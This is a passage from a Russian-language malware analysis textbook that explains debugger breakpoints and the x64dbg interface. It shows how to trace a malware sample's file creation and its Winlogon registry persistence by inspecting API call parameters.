Точка останова – функция отладчика, которая позволяет прерывать выполнение программы в очень специфическом месте внутри программы. Точки останова могут использоваться для приостановки выполнения определенной

инструкции, или когда программа вызывает функцию / API-функцию, или когда программа читает, записывает либо выполняет из адреса памяти. Вы можете установить несколько точек останова по всей программе, и выполнение будет прервано при достижении любой из точек останова. Как только точка останова достигнута, можно отслеживать/изменять различные аспекты процесса. Отладчики обычно позволяют вам устанавливать различные типы точек:

- **программные точки останова**: по умолчанию отладчики используют программные точки останова. Они реализуются путем замены инструкции по адресу точки останова на программную инструкцию точки останова, например инструкцию `int 3` (с кодом операции `0xCC`). Когда выполняется программная точка останова (например, `int 3`), управление передается отладчику, который отлаживает прерванный процесс. Преимущество использования программных точек останова состоит в том, что вы можете установить неограниченное количество точек. Недостатком является то, что вредоносная программа может искать инструкцию точки останова (`int 3`) и модифицировать ее для изменения нормальной работы подключенного отладчика;
- **аппаратные точки останова**: процессор, такой как x86, поддерживает аппаратные точки останова с помощью регистров отладки ЦП, `DR0-DR7`. Вы можете установить максимум четыре аппаратные контрольные точки, используя `DR0-DR3`; другие оставшиеся регистры отладки используются для указания дополнительных условий для каждой точки останова. В случае аппаратных точек останова никакие инструкции не заменяются, но ЦП решает, следует ли прерывать программу, основываясь на значениях, содержащихся в регистрах отладки;
- **точки останова памяти**: эти точки останова позволяют приостановить выполнение, когда инструкция обращается (читает из или записывает в) к памяти, а не к выполнению. Это полезно, если вы хотите знать, когда осуществляется доступ к определенной памяти (чтение или запись), и узнать, какая инструкция обращается. Например, если вы найдете интересную строку или данные в памяти, то можете установить точку останова памяти по этому адресу, чтобы определить, при каких обстоятельствах есть доступ к памяти;
- **условные точки останова**: используя условные точки останова, вы можете указать условие, которое должно быть выполнено для запуска точки. Если условная точка останова достигнута, но условие не выполнено, отладчик автоматически возобновляет выполнение программы. Условные точки останова не являются свойством инструкции или свойством ЦП; они являются функцией, предлагаемой отладчиком. Поэтому вы можете указать условия для программных и аппаратных точек останова. Когда условная точка останова установлена, отладчик обязан оценить условное выражение и определить, нужно прерывать программу или нет.

6.1.4 Трассировка выполнения программы


Трассировка – функция отладки, которая позволяет записывать (регистрировать) определенные события во время выполнения процесса. Трассировка дает вам подробную информацию о выполнении двоичного файла. В последующих разделах вы узнаете о различных типах трассировки, предоставляемых IDA и x64dbg.

6.2 Отладка двоичного файла с использованием x64dbg


x64dbg (x64dbg.com) – отладчик с открытым исходным кодом. Вы можете использовать x64dbg для отладки как 32-битных, так и 64-битных приложений. Он имеет простой в использовании графический интерфейс и предлагает различные функции отладки (x64dbg.com/#features). В этом разделе вы познакомитесь с функциями отладки, предлагаемыми x64dbg, и узнаете, как использовать их для отладки вредоносного двоичного файла.

6.2.1 Запуск нового процесса в x64dbg

В x64dbg, чтобы загрузить исполняемый файл, выберите **File** | **Open** (Файл | Открыть) и найдите файл, который хотите отладить. Запустится процесс, и отладчик сделает паузу в точке останова системы, обратного вызова TLS или функции точки входа в программу, в зависимости от настроек конфигурации. Вы можете получить доступ к диалоговому окну настроек, выбрав **Options** | **Preferences** | **Events** (Параметры | Предпочтения | События). Диалоговое окно настроек по умолчанию отображается, как показано ниже, с настройками по умолчанию при загрузке исполняемого файла. Сначала отладчик прерывает системную функцию (потому что отмечена опция **System Breakpoint** *). Затем, после запуска отладчика, он будет приостанавливаться в функции обратного вызова TLS, если она присутствует (поскольку включена опция обратных вызовов * **TLS**). Это иногда полезно, потому что некоторые приемы антиотладки содержат записи TLS, которые позволяют вредоносным программам выполнять код до запуска основного приложения. Если вы продолжите выполнение программы, выполнение остановится в точке входа программы.




Если вы хотите, чтобы выполнение приостанавливалось непосредственно в точке входа программы, снимите флажки с опций **System Breakpoint** * и **TLS Callbacks** * (эта конфигурация должна работать нормально для большинства вредоносных программ, если только вредоносная программа не использует приемы антиотладки). Чтобы сохранить настройки конфигурации, просто нажмите кнопку **Save** (Сохранить). С этой конфигурацией, когда исполняемый файл загружен, процесс запускается, и выполнение приостанавливается в точке входа программы, как показано ниже.



6.2.2 Присоединение к существующему процессу с использованием x64dbg


Чтобы присоединиться к существующему процессу в x64dbg, выберите **File | Attach** (Файл | Присоединить) (или воспользуйтесь комбинацией клавиш **Alt**+**A**). Откроется диалоговое окно, отображающее запущенные процессы, как показано ниже. Выберите процесс, который вы хотите отладить, и нажмите кнопку **Присоединить**. Когда отладчик подключен, процесс приостанавливается, давая вам время для установки контрольных точек и проверки ресурсов процесса. Когда вы закрываете отладчик, присоединенный процесс завершается. Если вы не хотите завершать присоединенный процесс, можете отсоединить его, выбрав **File | Detach** (Файл | Отсоединить) (**Ctrl**+**Alt**+**F2**); это гарантирует, что присоединенный процесс не завершится при закрытии отладчика.




Иногда при попытке подключить отладчик к процессу вы обнаружите, что не все процессы перечислены в диалоговом окне. В этом случае убедитесь, что вы используете отладчик от имени администратора; вам нужно включить настройки привилегий отладки, выбрав **Options | Preferences** (Параметры | Настройки), и на вкладке **Engine** (Движок) установить галочку напротив опции **Enable Debug Privilege** (Включить права отладки).

6.2.3 Интерфейс отладчика x64dbg

Когда вы загрузите программу в x64dbg, то увидите экран отладчика, как показано ниже. Дисплей отладчика содержит несколько вкладок; каждая вкладка отображает разные окна. Каждое окно содержит различную информацию, касающуюся отлаженного файла:




- **окно дизассемблирования (окно процессора)**: показывает дизассемблирование всех инструкций отлаживаемой программы. Это окно представляет дизассемблирование в линейном режиме и синхронизируется с текущим значением регистра указателя инструкции (`eip` или `rip`). В левой части данного окна отображается стрелка, указывающая на нелинейный поток программы (например, ветвление или зацикливание). Вы можете отобразить схему потока управления, нажав горячую клавишу **G**. Контрольный график показан ниже; условные переходы используют зеленые и красные стрелки. Зеленая стрелка указывает, что переход будет выполнен, если условие выполнено, а красная стрелка означает, что переход не будет выполнен. Синяя стрелка используется для безусловных переходов, а цикл обозначен синей стрелкой вверх (назад):




- **окно регистров**: в этом окне отображается текущее состояние регистров процессора. Значение в регистре можно изменить, дважды щелкнув по регистру и введя новое значение (вы также можете щелкнуть правой кнопкой мыши и изменить значение регистра на ноль или увеличить/уменьшить значение регистра). Можно включить или выключить биты флага, дважды щелкнув на значениях битов. Изменить значение указателя инструкции (`eip` или `rip`) нельзя. Когда вы отлаживаете программу, значения регистра могут меняться; отладчик выделяет значения регистров красным цветом, чтобы указать изменение с момента последней инструкции;
- **окно стека**: представление стека отображает содержимое данных стека времени выполнения процесса. Во время анализа вредоносных программ вы, как правило, проверяете стек перед вызовом функции, чтобы определить количество аргументов, переданных функции, и типы аргументов функции (например, целое число или символьный указатель);
- **окно дампа**: отображает стандартный шестнадцатеричный дамп памяти. Можно использовать окно дампа для проверки содержимого любого действительного адреса памяти в отлаженном процессе. Например, если расположение стека, регистр или инструкция содержит действительную ячейку, чтобы проверить ее, щелкните правой кнопкой мыши на адресе и выберите опцию **Follow in Dump** (Перейти к дампу файла);
- **окно карты памяти**: вы можете нажать на вкладку **Карта памяти**, чтобы отобразить содержимое окна карты памяти. Оно обеспечивает компоновку памяти процесса и предоставляет подробную информацию о выделенных сегментах памяти в процессе. Это отличный способ

увидеть, где исполняемые файлы и их разделы загружаются в память. Это окно также содержит информацию о библиотеках процесса и их разделах в памяти. Можно дважды щелкнуть любую запись, чтобы переместить дисплей в соответствующую ячейку памяти:




Address	Info	Size	Content	Type	Protection	Initial
0015D000	Thread 678 Stack	00003000		PRV	-RW-G	-RW--
00160000		00007000		PRV	-RW--	-RW--
00167000	Reserved (00160000)	000F9000		PRV		-RW--
00260000	\Device\HarddiskVolume1\Windows\System32\locale	00067000		MAP	-R---	-R---
01320000	global.exe	00001000		IMG	-R---	ERWC-
01321000	".text"	00001000	Executable code	IMG	ER---	ERWC-
01322000	".rdata"	00001000	Read-only initialized data	IMG	-R---	ERWC-
01323000	".data"	00001000	Initialized data	IMG	-RWC-	ERWC-
01324000	".rsrc"	00001000	Resources	IMG	-R---	ERWC-
01325000	".reloc"	00001000	Base relocations	IMG	-R---	ERWC-
64940000	msvcr120d.dll	00001000		IMG	-R---	ERWC-
64941000	".text"	001A6000	Executable code	IMG	ER---	ERWC-
64AE7000	".data"	00007000	Initialized data	IMG	-RW--	ERWC-
64AEE000	".idata"	00002000	Import tables	IMG	-R---	ERWC-
64AF0000	".rsrc"	00001000	Resources	IMG	-R---	ERWC-
64AF1000	".reloc"	0000E000	Base relocations	IMG	-R---	ERWC-
75F80000	kernelbase.dll	00001000		IMG	-R---	ERWC-
75F81000	".text"	00044000	Executable code	IMG	ER---	ERWC-
75FC5000	".data"	00002000	Initialized data	IMG	-RW--	ERWC-

- **окно символов**: вы можете нажать на вкладку **Символы**, чтобы отобразить содержимое окна символов. На левой панели отображается список загруженных модулей (исполняемый файл и его библиотеки DLL); щелчок по записи модуля отобразит его функции импорта и экспорта на правой панели, как показано ниже. Это окно может быть полезно, чтобы определить, где в памяти хранятся функции импорта и экспорта:




Base	Module	Party	Path	Address	Type	Symbol
00400000	5340.exe	User	C:\malware\5340.exe	0040259B <5340.EntryPoint>	Export	OptionalHeader.AddressOfEntryPoint
749E0000	cryptbase.dll	System	C:\Windows\SysWOW64\cryptbase.dll	00407000 <5340.&WriteFile>	Import	WriteFile
749F0000	sspicli.dll	System	C:\Windows\SysWOW64\sspicli.dll	00407004 <5340.&ReadFile>	Import	ReadFile
74C50000	user32.dll	System	C:\Windows\SysWOW64\user32.dll	00407008 <5340.&GetFileSize>	Import	GetFileSize
74EE0000	advapi32.dll	System	C:\Windows\SysWOW64\advapi32.dll	0040700C <5340.&CloseHandle>	Import	CloseHandle
75010000	lpk.dll	System	C:\Windows\SysWOW64\lpk.dll	00407010 <5340.&CreateFileA>	Import	CreateFileA
75020000	rpcrt4.dll	System	C:\Windows\SysWOW64\rpcrt4.dll	00407014 <5340.&DeleteFileA>	Import	DeleteFileA
75230000	sechost.dll	System	C:\Windows\SysWOW64\sechost.dll	00407018 <5340.&SizeofResource	Import	SizeofResource
75280000	msctf.dll	System	C:\Windows\SysWOW64\msctf.dll	0040701C <5340.&LockResource>	Import	LockResource
75490000	kernelbase.dll	System	C:\Windows\SysWOW64\KernelBase.dll	00407020 <5340.&LoadResource>	Import	LoadResource
754B0000	gdi32.dll	System	C:\Windows\SysWOW64\gdi32.dll	00407024 <5340.&FindResourceA>	Import	FindResourceA

- **окно ссылок**: в этом окне отображаются ссылки на API-вызовы. При нажатии на вкладку **Ссылки** по умолчанию ссылки на API не отображаются. Чтобы заполнить это окно, щелкните правой кнопкой мыши в любом месте окна разборки (ЦП) (с загруженным исполняемым файлом), затем выберите **Search for | Current Module | Intermodular calls** (Поиск | Текущий модуль | Межмодульные вызовы); окно ссылок заполнится ссылками на все API-вызовы в программе. На следующем скриншоте показаны ссылки на несколько API-функций; первая запись говорит вам, что по адресу `0x00401C4D` инструкция вызывает API `CreateFileA` (который экспортируется `Kernel32.dll`). Двойной щелчок на записи доставит вас по соответствующему адресу (в данном случае `0x00401C4D`). Вы также можете установить точку останова по этому адресу; как только точка останова достигнута, вы можете проверить параметры, переданные в функцию `CreateFile`:



- **окно дескрипторов**: вы можете нажать на вкладку **Дескрипторы**, чтобы открыть это окно. Чтобы отобразить содержимое, щелкните правой кнопкой мыши в окне дескрипторов и выберите **Refresh** (Обновить) (или нажмите **F5**). Отобразятся детали всех открытых дескрипторов. В предыдущей главе, когда мы обсуждали Windows API, вы узнали, что процесс может открывать дескрипторы для объекта (например, файл, реестр и т. д.), и эти дескрипторы могут быть переданы в функции, такие как `WriteFile`, для выполнения последующих операций. Дескрипторы полезны при проверке API, такого как `WriteFile`, который сообщит вам объект, связанный с дескриптором. Например, при отладке вредоносного ПО установлено, что API-вызов `WriteFile` принимает значение дескриптора `0x50`. Проверка окна дескрипторов показывает, что значение дескриптора `0x50` связано с файлом `ka4a8213.log`, как показано ниже:



- **окно потоков**: отображает список потоков в текущем процессе. Вы можете щелкнуть правой кнопкой мыши в этом окне и приостановить поток/темы или возобновить приостановленный поток.

6.2.4 Контроль за выполнением процесса с использованием x64dbg


В разделе 6.1.2 «Управление выполнением процесса» мы рассмотрели различные функции контроля за выполнением, предоставляемые отладчиками. В следующей таблице приведены общие параметры выполнения и способы доступа к ним в x64dbg.

Функциональность	**Горячая клавиша**	**Опция меню**
Выполнить	**F9**	Отладчик | Выполнить
Шагнуть в	**F7**	Отладчик | Шагнуть в
Переступить	**F8**	Отладчик | Переступить
Выполнить до выбора	**F4**	Отладчик | Выполнить до выбора

6.2.5 Установка точки останова в x64dbg

В x64dbg вы можете установить программную точку останова, перейдя по адресу, на котором вы хотите приостановить программу, и нажав клавишу **F2** (или щелкнув правой кнопкой мыши и выбрав **Breakpoint | Toggle** (Точка останова | Переключить). Чтобы установить аппаратную точку останова, щелкните правой кнопкой мыши на место, где вы хотите установить точку останова, и выберите **Breakpoint | Set Hardware on Execution** (Точка останова | Установить оборудование на выполнение).

Вы также можете использовать аппаратные точки останова для прерывания при записи или прерывания при чтении/записи (доступе) в ячейку памяти. Чтобы установить аппаратную точку останова при доступе к памяти, на панели дампа щелкните правой кнопкой мыши нужный адрес и выберите **Breakpoint | Hardware, Access** (Точка останова | Аппаратное обеспечение, Доступ), а затем выберите соответствующий тип данных (например, byte, word, dword или qword), как показано ниже. Таким же образом вы можете установить аппаратную точку останова при записи в память, выбрав опцию **Breakpoint | Hardware, Write** (Точка останова | Аппаратное обеспечение, Запись).



В дополнение к аппаратным контрольным точкам памяти вы также можете установить контрольные точки памяти таким же образом. Для этого на панели дампа щелкните правой кнопкой мыши нужный адрес и выберите **Breakpoint | Hardware, Access** (Точка останова | Память, Доступ) (для доступа к памяти) или **Breakpoint | Memory, Write** (Точка останова | Память, Запись) (для записи).


Чтобы просмотреть все активные контрольные точки, просто нажмите на вкладку контрольных точек; в ней будут перечислены все программные, аппаратные и точки останова памяти. Вы также можете щелкнуть правой кнопкой мыши на любой инструкции внутри окна точек останова и удалить одну точку останова или все точки.

Для получения дополнительной информации о параметрах, доступных в x64dbg, *см.* онлайн-документацию x64dbg по адресу x64dbg.readthedocs.io/en/latest/index.html. Вы также можете получить доступ к справочному руководству по x64dbg, нажав клавишу **F1**, пока находитесь в интерфейсе x64dbg.


6.2.6 Отладка 32-битного вредоносного ПО

Разобравшись с функциями отладки, давайте посмотрим, как отладка может помочь нам понять поведение вредоносных программ. Рассмотрим фрагмент кода из примера вредоносного ПО, где программа вызывает функцию

`CreateFileA` для создания файла. Чтобы определить имя файла, который она создает, вы можете установить точку останова при вызове функции `CreateFileA` и выполнять программу до тех пор, пока она не достигнет точки останова. Когда она достигает точки останова (то есть до вызова `CreateFileA`), все параметры функции будут добавлены в стек. Затем мы можем проверить первый параметр в стеке, чтобы определить имя файла. На следующем скриншоте, когда выполнение приостановлено на точке останова, x64dbg добавляет комментарий (если это строка) рядом с инструкцией и аргументом в стеке, чтобы указать, какой параметр передается в функцию. На скриншоте видно, что вредоносная программа создает исполняемый файл `winlogdate.exe` в каталоге `%Appdata%\Microsoft`. Вы также можете получить эту информацию, щелкнув правой кнопкой мыши по первому аргументу в окне стека и выбрав следующий тип DWORD в дампе, который отображает содержимое в шестнадцатеричном окне.



После создания исполняемого файла вредоносная программа передает значение дескриптора (`0x54`) возвращенного `CreateFile` в качестве первого параметра в `WriteFile` и записывает исполняемый контент (который передается как второй параметр), как показано ниже.



Предположим, что вы не знаете, какой объект связан с дескриптором `0x54`, возможно, потому, что вы устанавливали точку останова непосредственно в `WriteFile`, не устанавливая изначально точку останова в `CreateFile`. Чтобы определить объект, связанный со значением дескриптора, вы можете найти его в окне **Дескрипторы**.

В этом случае значение дескриптора `0x54`, переданное в качестве первого параметра в `WriteFile`, связано с `winlogdate.exe`, как показано ниже.

6.2.7 Отладка 64-битной вредоносной программы


Для отладки 64-битной вредоносной программы вы будете использовать ту же технику. Разница состоит в том, что вы будете иметь дело с расширенными регистрами, 64-битными адресами/указателями памяти и несколько иными соглашениями о вызовах. Если вы помните (из главы 4 «Сборка» учебника по языку и разборке), 64-битный код использует соглашение о вызовах `FASTCALL` и передает первые четыре параметра функции в регистрах (`rcx`, `rdx`, `r8` и `r9`), а остальные параметры помещаются в стек.

При отладке вызова функции/API в зависимости от проверяемого параметра вам придется проверять регистр или стек. Соглашение о вызовах, упомянутое ранее, применимо к сгенерированному компилятором коду. Злоумышленник, пишущий код на языке ассемблера, не должен следовать этим правилам; в результате код может демонстрировать необычное поведение. Когда вы сталкиваетесь с кодом, который не генерируется компилятором, может потребоваться дальнейшее его изучение.

Прежде чем отлаживать 64-разрядное вредоносное ПО, попробуем разобраться в поведении 64-разрядного двоичного файла с помощью следующей небольшой программы на языке C, которая была скомпилирована для 64-разрядной платформы с использованием компилятора Microsoft Visual C/C++:

```
int main()
{
   printf("%d%d%d%d%s%s%s", 1, 2, 3, 4, "this", "is", "test");
   return 0;
}
```

Функция `printf` принимает восемь аргументов; эта программа была скомпилирована и открыта в x64dbg, и в функции `printf` была установлена точка останова. Ниже показана программа, которая приостановлена перед вызовом функции `printf`. В окне регистров видно, что первые четыре параметра помещены в регистры `rcx`, `rdx`, `r8` и `r9`. Когда программа вызывает функцию, она резервирует `0x20` (`32` байта) места в стеке (место для четырех элементов, каждый размером `8` байт); это делается для того, чтобы убедиться, что вызываемая функция имеет необходимое пространство, если ей нужно сохранить параметры регистра (`rcx`, `rdx`, `r8` и `r9`). По этой причине следующие четыре параметра (5-й, 6-й, 7-й и 8-й параметры) помещаются в стек, начиная с пятого элемента (`rsp+0x20`). Мы показываем вам этот пример, чтобы вы имели представление о том, как найти параметры в стеке.




В случае 32-битной функции стек увеличивается при добавлении аргументов и уменьшается при выталкивании элементов. В 64-битной функции пространство стека выделяется в начале функции и не изменяется до ее конца. Выделенное пространство стека используется для хранения локальных переменных и параметров функции. На предыдущем скриншоте обратите внимание, как первая инструкция, `sub rsp, 48`, выделяет `0x48` (72) байт пространства в стеке, после чего в середине функции не выделяется пространство стека; также вместо команд `push` и `pop` используются команды `mov` для размещения 5-го, 6-го, 7-го и 8-го параметров в стеке (выделено на предыдущем скриншоте). Отсутствие инструкций `push` и `pop` затрудняет определение количества параметров, принимаемых функцией, и также трудно сказать, используется ли адрес памяти в качестве локальной переменной или параметра функции.

Другая проблема заключается в том, что если значения передаются в регистры `rcx` и `rdx` перед вызовом функции, трудно сказать, являются ли они параметрами, переданными в функцию, или перемещены в регистры по какой-либо причине.

Несмотря на проблемы, существующие в реверс-инжиниринге 64-битного файла, у вас не должно возникнуть особых трудностей при анализе API-вызовов, потому что документация API сообщает количество параметров функции, типы данных параметров и какой тип данных они возвращают. Получив представление о том, где найти параметры функции и возвращаемые значения, вы можете установить точку останова при API-вызове и проверить его параметры, чтобы понять, как функционирует вредоносное ПО.

Давайте рассмотрим в качестве примера 64-битный вредоносный код, который вызывает `RegSetValueEx` для установки некоторого значения в реестре. На следующем скриншоте точка останова срабатывает перед вызовом `RegSetValueEx`. Вам нужно будет посмотреть на значения в регистрах и окне стека (как упоминалось ранее) для проверки параметров, передаваемых в функцию; это поможет определить, какое значение реестра установлено вредоносной программой. В x64dbg самый простой способ получить краткое резюме параметров функции – посмотреть на окно по умолчанию (под окном регистров), которое выделено на скриншоте ниже. Вы можете установить значение

в окне по умолчанию для отображения количества параметров. На следующих скриншотах значение равно 6, потому что, исходя из документации API (msdn.microsoft.com/en-us/library/windows/desktop/ms724923(v=vs.85).aspx), можно сказать, что API `RegSetValueEx` принимает 6 параметров.



Значение первого параметра, `0x2c`, является дескриптором открытого раздела реестра. Вредоносное ПО может открыть дескриптор раздела реестра, вызвав API-интерфейс `RegCreateKey` или `RegOpenKey`. Глядя на окно дескрипторов, можно сказать, что значение дескриптора `0x2c` связано с ключом реестра, показанным на скриншоте ниже. Из информации о дескрипторе и проверки 1-го, 2-го и 5-го параметров можно утверждать, что вредоносная программа изменяет раздел реестра `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Winlogon\shell` и добавляет запись `"explorer.exe, logoninit.exe"`. В чистой системе этот раздел реестра указывает на `explorer.exe` (оболочка Windows по умолчанию). Когда система запускается, процесс `Userinit.exe` использует это значение для запуска оболочки Windows (`explorer.exe`).


Добавляя `logoninit.exe` вместе с `explorer.exe`, вредоносная программа гарантирует, что `logoninit.exe` также запускается программой `Userinit.exe`; это еще один механизм сохранения, используемый вредоносной программой.

На этом этапе вы должны понимать, как отлаживать вредоносный исполняемый файл, чтобы понять его функциональные возможности. В следующем разделе вы узнаете, как отлаживать вредоносную DLL для определения ее поведения.

6.2.8 Отладка вредоносной DLL-библиотеки с использованием x64dbg


В главе 3 «Динамический анализ» вы изучили методы выполнения DLL для проведения динамического анализа. В этом разделе вы будете использовать концепции, с которыми познакомились, для отладки DLL с помощью x64dbg. Если вы еще незнакомы с динамическим анализом DLL, настоятельно рекомендуем прочитать раздел 6 «Анализ динамически подключаемых библиотек (DLL)» главы 3, прежде чем продолжить.

